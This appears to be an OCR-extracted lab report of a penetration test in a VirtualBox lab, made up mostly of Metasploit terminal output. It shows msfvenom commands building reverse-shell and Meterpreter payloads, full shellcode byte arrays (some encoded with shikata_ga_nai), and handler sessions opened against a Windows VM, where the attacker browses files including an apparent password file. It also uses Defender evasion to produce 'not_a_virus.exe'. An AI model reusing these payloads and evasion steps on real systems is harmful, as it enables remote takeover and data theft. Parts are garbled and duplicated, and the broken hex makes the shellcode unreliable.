
```
msf5 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://10.0.2.4:443
[*] https://10.0.2.4:443 handling request from 10.0.2.15; (UUID: wtf7oawy) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.4:443 -> 10.0.2.15:49207) at 2020-02-21 20:14:25 +0200
meterpreter > [REDACTED]
```

(Back in the victim's computer)

```
[*] https://10.0.2.4:443 handling request from 10.0.2.15; (UUID: wtf7oawy) Staging x86 payload
[*] Meterpreter session 1 opened (10.0.2.4:443 -> 10.0.2.15:49207) at 2020-02-21 20:14:25 +0200
meterpreter > ls
Listing: C:\Users\FanisGiorgos\Downloads
=====
wi Mode Size Type Last modified Name
---- - - - - -
100666/rw-rw-rw- 0 fil 2020-02-19 19:44:57 +0200 arxeio_kodikon.txt
100666/rw-rw-rw- 282 fil 2020-02-18 12:50:38 +0200 desktop.ini
100777/rwxrwxrwx 73802 fil 2020-02-21 20:12:45 +0200 not_a_virus.exe
100777/rwxrwxrwx 73802 fil 2020-02-19 17:40:16 +0200 win_rar.exe
100777/rwxrwxrwx 73802 fil 2020-02-21 20:21:10 +0200 winrar64(1).exe
100777/rwxrwxrwx 73802 fil 2020-02-19 15:40:34 +0200 winrar64.exe
meterpreter > pwd
C:\Users\FanisGiorgos\Downloads
meterpreter > 
```

```
win 100777/rwxrwxrwx 73802 111 2020-02-19 15:40:34 +0200 WinRAR64.exe

meterpreter > pwd
C:\Users\FanisGiorgos\Downloads
meterpreter > edit arxeio_kodikon.txt
meterpreter > 
```



Kali_VM [Running] - Oracle VM VirtualBox

fg@kali: ~ fg@kali: ~ fg@kali: ~ 08:49 PM

```
File Actions Edit View Help
Fanis and Giorgos were here ....
15) ~$ msfvenom -p windows/meterpreter/reverse_https set lhost=10.0.2.4 lport=443 -f exe > not_a_virus.exe
   ~$ msfvenom -p windows/meterpreter/reverse_https set lhost=10.0.2.4 lport=443 -f exe > not_a_virus.exe
   ~] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
   ~] No arch selected, selecting arch: x86 from the payload
   ~] encoder or badchars specified, outputting raw payload
   ~] payload size: 541 bytes
   ~] final size of exe file: 73862 bytes
   ~$ msfvenom
```

Same way for reverse http which is the same as https but there's no encryption .

Reverse_shell_tcp:

Creating the shell


```
root@kali:~# date
Sat 22 Feb 2020 10:25:18 AM EET
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=443 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
```

```
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xe0\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x02\x04\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\x2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\x6a"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

root@kali:~#

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=443 -f c -e x86/shikata_ga_nai -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xcc\xd9\x74\x24\xf4\xb8\x57\x0b\x43\xc8\x5d\x31\xc9\xb1"
"\x52\x83\xc5\x04\x31\x45\x13\x03\x12\x18\xa1\x3d\x60\xf6\xa7"
"\xbe\x98\x07\xc8\x37\x7d\x36\xc8\x2c\xf6\x69\xf8\x27\x5a\x86"
"\x73\x65\x4e\x1d\xf1\xa2\x61\x96\xbc\x94\x4c\x27\xec\xe5\xcf"
"\xab\xef\x39\x2f\x95\x3f\x4c\x2e\xd2\x22\xbd\x62\x8b\x29\x10"
"\x92\xb8\x64\x91\x19\xf2\x69\x9\xfe\x43\x8b\x98\x51\xdf\xd2"
"\x3a\x50\x0c\x6f\x73\x4a\x51\x4a\xcd\xe1\xa1\x20\xcc\x23\xf8"
"\xc9\x63\x0a\x34\x38\x7d\x4b\xf3\x3\x08\x45\x07\x59\x0b\x72"
"\x75\x85\x9e\x60\xdd\x4e\x38\x4c\xdf\x83\xdf\x07\xd3\x68\xab"
"\x4f\xf0\x6f\x78\xe4\x0c\xfb\x7f\x2a\x85\xbf\x5b\xee\xcd\x64"
"\xc5\xb7\xab\xcb\xfa\x7\x3\xb3\x5e\xac\xbe\x0\xd2\xef\xd6"
"\x05\xdf\x0f\x27\x02\x68\x7c\x15\x8d\xc2\xea\x15\x46\xcd\xed"
```

```
File  Actions  Edit  View  Help
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xd9\xcc\xd9\x74\x24\xf4\xb8\x57\x0b\x43\xc8\x5d\x31\xc9\xb1"
"\x52\x83\xc5\x04\x31\x45\x13\x03\x12\x18\xa1\x3d\x60\xf6\xa7"
"\xbe\x98\x07\xc8\x37\x7d\x36\xc8\x2c\xf6\x69\xf8\x27\x5a\x86"
"\x73\x65\x4e\x1d\xf1\xa2\x61\x96\xbc\x94\x4c\x27\xec\xe5\xcf"
"\xab\xef\x39\x2f\x95\x3f\x4c\x2e\xd2\x22\xbd\x62\x8b\x29\x10"
"\x92\xb8\x64\x91\x19\xf2\x69\x9\xfe\x43\x8b\x98\x51\xdf\xd2"
"\x3a\x50\x0c\x6f\x73\x4a\x51\x4a\xcd\xe1\xa1\x20\xcc\x23\xf8"
"\xc9\x63\x0a\x34\x38\x7d\x4b\xf3\x3\x08\x45\x07\x59\x0b\x72"
"\x75\x85\x9e\x60\xdd\x4e\x38\x4c\xdf\x83\xdf\x07\xd3\x68\xab"
"\x4f\xf0\x6f\x78\xe4\x0c\xfb\x7f\x2a\x85\xbf\x5b\xee\xcd\x64"
"\xc5\xb7\xab\xcb\xfa\x7\x3\xb3\x5e\xac\xbe\x0\xd2\xef\xd6"
"\x05\xdf\x0f\x27\x02\x68\x7c\x15\x8d\xc2\xea\x15\x46\xcd\xed"
"\x5a\x7d\x9\x61\x7e\xca\x8\x62\x2a\x9a\xc2\x43\x53\x71"
"\x12\x6b\x86\xd6\x42\xc3\x79\x97\x32\x3\x29\x7f\x58\x2c\x15"
"\x9f\x63\xe6\x3e\x0a\x9e\x61\x4b\xcb\x2\x75\x23\xc9\x2\x74"
"\x08\x44\x44\x1c\x7e\x01\xdf\x89\xe7\x08\xab\x28\xe7\x86\xd6"
"\x6b\x63\x25\x27\x25\x84\x40\x3b\xd2\x64\x1f\x61\x75\x7a\xb5"
"\x0d\x19\xe9\x52\xcd\x54\x12\xcd\x9a\x31\xe4\x04\x4e\xac\x5f"
"\xb\x6c\x2d\x39\xf8\x34\xea\xfa\x07\xb\x5\x7f\x46\x2c\x5\xb9"
"\x47\x68\x91\x15\x1e\x26\x4f\xd0\xc8\x88\x39\x8a\x7\x42\xad"
"\x4b\x84\x54\xab\x53\xc1\x22\x53\xe5\xbc\x72\x6c\xca\x28\x73"
"\x15\x36\xc9\x7c\xcc\xf2\xf9\x36\x4c\x52\x92\x9e\x05\xe6\xff"
"\x20\xf0\x25\x06\x9\xf8\xd5\xfd\xbb\x71\xd3\xba\x7b\x6a\x9"
"\xd3\xe9\x8c\x1e\xd3\x3b";
root@kali:~#
```




```
fg@Kali: ~
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_shell_tcp
[*] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload windows/meterpreter/shell_reverse_tcp
[*] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:443
```

Creating a payload



```
fg@Kali: ~
```

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_shell_tcp
[*] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload windows/meterpreter/shell_reverse_tcp
[*] The value specified for payload is not valid.
msf5 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:443
[*] Command shell session 1 opened (10.0.2.4:443 -> 10.0.2.15:49361) at 2020-02-22 10:46:55 +0200
```

win

```
[*] 10.0.2.15 - Command shell session 1 closed.
```

```
msf5 exploit(multi/handler) > exploit
```

win

```
[*] Started reverse TCP handler on 10.0.2.4:443
[*] Command shell session 2 opened (10.0.2.4:443 -> 10.0.2.15:49366) at 2020-02-22 10:47:42 +0200
```

```
[*] 10.0.2.15 - Command shell session 2 closed.
```

```
msf5 exploit(multi/handler) >
```

```
File Actions Edit View Help

3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ] [ OK ]

https://metasploit.com
```

```
=[ metasploit v5.0.72-dev
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post
+ -- --=[ 558 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion ]]
```

```
msf5 > use evasion/windows/windows_defender_exe
msf5 evasion(windows/windows_defender_exe) > █
```

```
msf5 evasion(windows/windows_defender_exe) > show info

Name: Microsoft Windows Defender Evasive Executable
Module: evasion/windows/windows_defender_exe
Platform: Windows
Arch: x86
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
sinn3r <sinn3r@metasploit.com>

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
FILENAME  YSGStVkJ.exe    yes        Filename for the evasive file (default: random)

Description:
This module allows you to generate a Windows EXE that evades against
Microsoft Windows Defender. Multiple techniques such as shellcode
encryption, source code obfuscation, Metasm, and anti-emulation are
used to achieve this. For best results, please try to use payloads
that use a more secure channel such as HTTPS or RC4 in order to
```

```
fg@kali: ~
```

```
File Actions Edit View Help
```

```
Basic options:
```

Name	Current Setting	Required	Description
FILENAME	YSGStVKL.exe	yes	Filename for the evasive file (default: random)

```
Description:
```

This module allows you to generate a Windows EXE that evades against Microsoft Windows Defender. Multiple techniques such as shellcode encryption, source code obfuscation, Metasm, and anti-emulation are used to achieve this. For best results, please try to use payloads that use a more secure channel such as HTTPS or RC4 in order to avoid the payload network traffic getting caught by antivirus better.

```
msf5 evasion(windows/windows_defender_exe) > set FILENAME not_a_virus.exe
FILENAME => not_a_virus.exe
msf5 evasion(windows/windows_defender_exe) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 evasion(windows/windows_defender_exe) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf5 evasion(windows/windows_defender_exe) > set LPORT 443
LPORT => 443
msf5 evasion(windows/windows_defender_exe) > set Encoding x86/shikata_ga_nai
Encoding => x86/shikata_ga_nai
msf5 evasion(windows/windows_defender_exe) > set Iterations 10
Iterations => 10
msf5 evasion(windows/windows_defender_exe) > 
```

35 items: 326.9 KiB (334,751 bytes), Free space: 12.4 G

Using shikata_ga_nai encoding setting iterations to 10 .

```
msf5 evasion(windows/windows_defender_exe) > set Iterations 10
Iterations => 10
msf5 evasion(windows/windows_defender_exe) > show options
```

Module options (evasion/windows/windows_defender_exe):

Name	Current Setting	Required	Description
FILENAME	not_a_virus.exe	yes	Filename for the evasive file (default: random)

Payload options (windows/meterpreter/reverse_https):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.0.2.4	yes	The local listener hostname
LPORT	443	yes	The local listener port
LURI		no	The HTTP Path

Evasion target:

Id	Name
0	Microsoft Windows

```
msf5 evasion(windows/windows_defender_exe) > 
```

Pasting the file in the victim's desktop

```

LPORT      443
LURI
yes
no
The local listener port
The HTTP Path

Evasion target:
Id  Name
--  ---
0   Microsoft Windows

[*] Compiled executable size: 3584
[+] not_a_virus.exe stored at /root/.msf4/local/not_a_virus.exe
msf5 evasion(windows/windows_defender_exe) > exploit

```

Detection Results :

42 engines detected this file

f1b63224c79c45acaf6dc375d31e02200ab9082707f1082843c3e10118287cc4
not_a_virus.exe
mz

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis	① Suspicious	Ad-Aware	① DeepScan:Generic.RozenaA.91A86EFB
AhnLab-V3	① Malware/Win32.RL_Generic.R283409	ALYac	① DeepScan:Generic.RozenaA.91A86EFB
SecureAge APEX	① Malicious	Arcabit	① DeepScan:Generic.RozenaA.91A86EFB
Avast	① Win32:CrypterX-gen [Tr]	AVG	① Win32:CrypterX-gen [Tr]
Avira (no cloud)	① TR/Crypt.XPACK.Gen	BitDefender	① DeepScan:Generic.RozenaA.91A86EFB

Exploits in Windows

Kali_VM [Running] - Oracle VM VirtualBox

Shell No.1

Shell No.1

File Actions Edit View Help

```
root@kali:~# date
Sun 23 Feb 2020 10:17:45 AM EET
root@kali:~# msfconsole
```

METASPLOIT CYBER MISSILE COMMAND V5

```
root@kali:~# date
Sun 23 Feb 2020 10:17:45 AM EET
root@kali:~# msfconsole

METASPLOIT CYBER MISSILE COMMAND V5

#####
##### /-\ \/\-\ \/\-\ \
##### ##### /-\ \/\-\ \/\-\ \
#####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

=[ metasploit v5.0.72-dev ]
```

```
[ metasploit v5.0.72-dev ]  
+ -- =[ 1962 exploits - 1095 auxiliary - 336 post ]  
+ -- =[ 558 payloads - 45 encoders - 10 nops ]  
+ -- =[ 7 evasion ]  
  
msf5 > █
```

Looking for common windows applications

Show	15	Search:	flash player buffer overflow		
Date	D A V	Title	Type	Platform	Author
2015-07-08	⬇️	✓ Adobe Flash Player - Nellymoser Audio Decoding Buffer Overflow (Metasploit)	Remote	Multiple	Metasploit
2015-06-24	⬇️	✓ Adobe Flash Player - ShaderJob Buffer Overflow (Metasploit)	Remote	Multiple	Metasploit
2014-05-12	⬇️	✓ Adobe Flash Player - Shader Buffer Overflow (Metasploit)	Remote	Windows	Metasploit
2009-07-30	⬇️	✓ Adobe Flash Player 10.0.22 / AIR - URI Parsing Heap Buffer Overflow (PoC)	DoS	Multiple	iDefense
2012-02-10	⬇️ ⚡	✓ Adobe Flash Player - MP4 SequenceParameterSetNALUnit Buffer Overflow (Metasploit)	Remote	Windows	Metasploit

Showing 1 to 5 of 5 entries (filtered from 42,379 total entries)

FIRST PREVIOUS 1 NEXT LAST

Downloads Certifications Training Professional Services



Opening 37368.rb

You have chosen to open:

